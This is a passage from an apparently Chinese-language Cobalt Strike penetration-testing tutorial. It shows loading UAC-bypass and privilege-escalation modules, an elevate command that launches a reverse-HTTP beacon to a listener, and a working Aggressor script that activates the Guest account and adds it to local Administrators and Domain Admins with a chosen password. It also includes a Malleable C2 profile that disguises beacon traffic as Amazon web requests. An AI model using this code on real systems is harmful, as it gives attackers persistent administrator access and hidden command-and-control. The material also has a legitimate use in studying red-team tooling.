


图 49





图 50

加载脚本之前与之后，进行对比可以发现多了几个模块；



```
ms16-032      Secondary Logon Handle Privilege Escalation (CVE-2016-099)
uac-dll       Bypass UAC
uac-eventvwr  Bypass UAC with eventvwr.exe
uac-wscript   Bypass UAC with wscript.exe
```

图 51

可以正常使用加载的模块;

```
beacon> elevate ms15-051 http beacon
[*] Task Beacon to run windows/beacon_http/reverse_http (10.1.1.246:8880) via ms15-051
[+] host called home, sent: 85635 bytes
```

图 52

0x02 编写脚本

该脚本目的是通过命令 shell 操作对 Guest 用户设置密码;

```

popup beacon {
  menu "Guest Accounts" {
    item "Guest Account Local Admin (L)" {
      prompt_text("Set a password for the Guest account", "DefaultPassword", lambda({
        bshell(@ids, 'net user guest /active:yes');
        bshell(@ids, 'net localgroup administrators guest /add');
        bshell(@ids, "net user guest $1 ");
        blog(@ids, "Enabling Guest account, adding to local admin group, and setting password
                  to $1 ")
      }, @ids => $1));
    }

    item "Guest Account Local Admin (D)" {
      prompt_text("Set a password for the Guest account", "DefaultPassword", lambda({
        bshell(@ids, 'net user guest /active:yes /domain');
        bshell(@ids, 'net localgroup administrators guest /add /domain');
        bshell(@ids, 'net group "Domain Admins" guest /add /domain');
        bshell(@ids, "net user guest $1 /domain");
        blog(@ids, "Enabling Guest account, adding to local admin, Domain Admins, and setting
                  password to $1 ");
      }, @ids => $1));
    }
  }
}

```

图 53

其中菜单一个，item 两个，Prompt_text 函数设置提示语，参数以及回调函数。效果如下：




图 54

主机上的效果：

```

允许的工作站      A11
登录脚本
用户配置文件
主目录
上次登录          从不

可允许的登录小时数  A11

本地组成员        *Guests
全局组成员        *None
命令成功完成。

C:\Users\Administrator>net user Guest
用户名            Guest
全名
注释              供来宾访问计算机或访问域的内置帐户
用户的注释
国家/地区代码     000 (系统默认值)
帐户启用          Yes
帐户到期          从不

上次设置密码      2018/2/2 14:32:47
密码到期          从不
密码可更改        2018/2/2 14:32:47
需要密码          No
用户可以更改密码  No

允许的工作站      A11
登录脚本
用户配置文件
主目录
上次登录          从不

可允许的登录小时数  A11

本地组成员        *Administrators      *Guests

```



图 55

0x03 定制数据包内容

检查 profile 是否正常使用 (利用 c2lint);

```
$ ./c2lint /tmp/amazon.profile
Picked up _JAVA_OPTIONS: -Dswing.systemlaf=com.sun.java.swing.plaf.gtk.GTKLookAndFeel -Dswing.defaultlaf=
ndFeel -Dswing.aatext=true -Dawt.useSystemAAFontSettings=on
[+] Profile compiled OK

http-get
-----
GET /s/ref=nb_sb_noss_1/167-3294888-0262949/field-keywords=books HTTP/1.1
Accept: */*
Host: www.amazon.com
Cookie: skin=noskin;session-token=frHjvxtxTh12HqWrz81etQ==csm-hit=s-24KU11BB82RZSYGJ38DKI1419899012996
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko

HTTP/1.1 200 OK
Server: Server
x-amz-id-1: THKUYEZKCKPGYST42PZT
x-amz-id-2: a21yZ2xrNDNtdGRsa212bGV3YW85amZuZW9ydG5rZmRuZ2tmZGl4aHRvNDVpbgo=
X-Frame-Options: SAMEORIGIN
Content-Encoding: gzip
Content-Length: 64

..8..6..D.{.3.Z5.....&!!.....b..Qd..W....\.....a..=.u..T
```

图 56

实际测试捕捉的流量特征;

```
GET /s/ref-nb_sb_noss_1/167-3294888-0262949/field-keywords=books HTTP/1.1
Host: www.amazon.com
Accept: */*
Cookie: skin=noskin;session-token=bI3rb0ICTCwy1vYT0qy2QnqoKIZo7X85Qf6wrB8p1CmdXM5hY9IppBqGShDmUDjXYt0MBjCgJHTBeFAM0Hjci0v/5QazF8XBdc5zwioR8CBX7kh2C4BZ8Z4qHD7yE1HbsfCydyQ21U8b8+Tv7JP1NONYqswQU1F1M2b6Fvk3x6CE=csm-hit=s-24KU11BB82RZSYGJ3BDK|1419899012996
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Connection: Keep-Alive
Cache-Control: no-cache

HTTP/1.1 200 OK
Date: Fri, 2 Feb 2018 02:44:49 GMT
Server: Server
x-amz-id-1: THKUYEZKCKPGY5T42PZT
x-amz-id-2: a21yZ2xrNDntdGRsa212bGV3YW85amZuZW9ydG5rZmRuZ2tmZG14aHRvNDVpbgo=
X-Frame-Options: SAMEORIGIN
Content-Encoding: gzip
Content-Length: 0
X-Malware: X50!P%0AP[4\pZX54(P^)7CC)7]SEICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*
```

图 57

或者可以根据自己目标主机修改流量特征;


```

21 set sleeptime "5000";
20 set jitter "0";
19 set maxdns "255";
18 set useragent "Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko";
17
16 http-get {
15
14     set uri "/s/ref=nb_sb_noss_1/167-3294888-0262949/field-keywords=books";
13
12     client {
11
10         header "Accept" "*/*";
9         header "Host" "www.amazon.com";
8
7         metadata {
6             base64;
5             prepend "session-token=";
4             prepend "skin=noskin;";
3             append "csm-hit=s-24KU11BB82RZSYGJ3BDK|1419899012996";
2             header "Cookie";
1         }
18 }
1
2 server {
3
4     header "Server" "Server";
5     header "x-amz-id-1" "THKUYEZKCKPGY5T42PZT";
6     header "x-amz-id-2" "a21yZ2xrNDNtdGRsa212bGV3YW85amZuZW9ydG5rZmRuZ2tmZGl4aHRvNDVpbgo=";
7     header "X-Frame-Options" "SAMEORIGIN";
8     header "Content-Encoding" "gzip";
9
10     output {
11         print;
12     }
13 }

```

NORMAL | /tmp/amazon.profile

图 58

三、资源链接

<https://github.com/bluscreenofjeff/AggressorScripts>

https://github.com/invokethreatguy/aggressor_scripts_collection

<https://github.com/rsmudge/Malleable-C2-Profiles>

<https://blog.cobaltstrike.com/> => 作者博客

<https://www.cobaltstrike.com/downloads/csmanual310.pdf> => 官方文档

<https://www.cobaltstrike.com/aggressor-script/index.html> => 编写 cna 脚本文档

四、总结

Cobaltstrike 神器的功能是比较多的，如支持图形化操作，可以进行灵活拖拽等，更核心的地方在于理解 CS 的 beacon 在内网中的通信过程，这对于渗透测试者能否更进一步深入内网起到重要作用，也是神器的价值所在。管理员在管理内网时，应该及时打好补丁，增强安全意识。

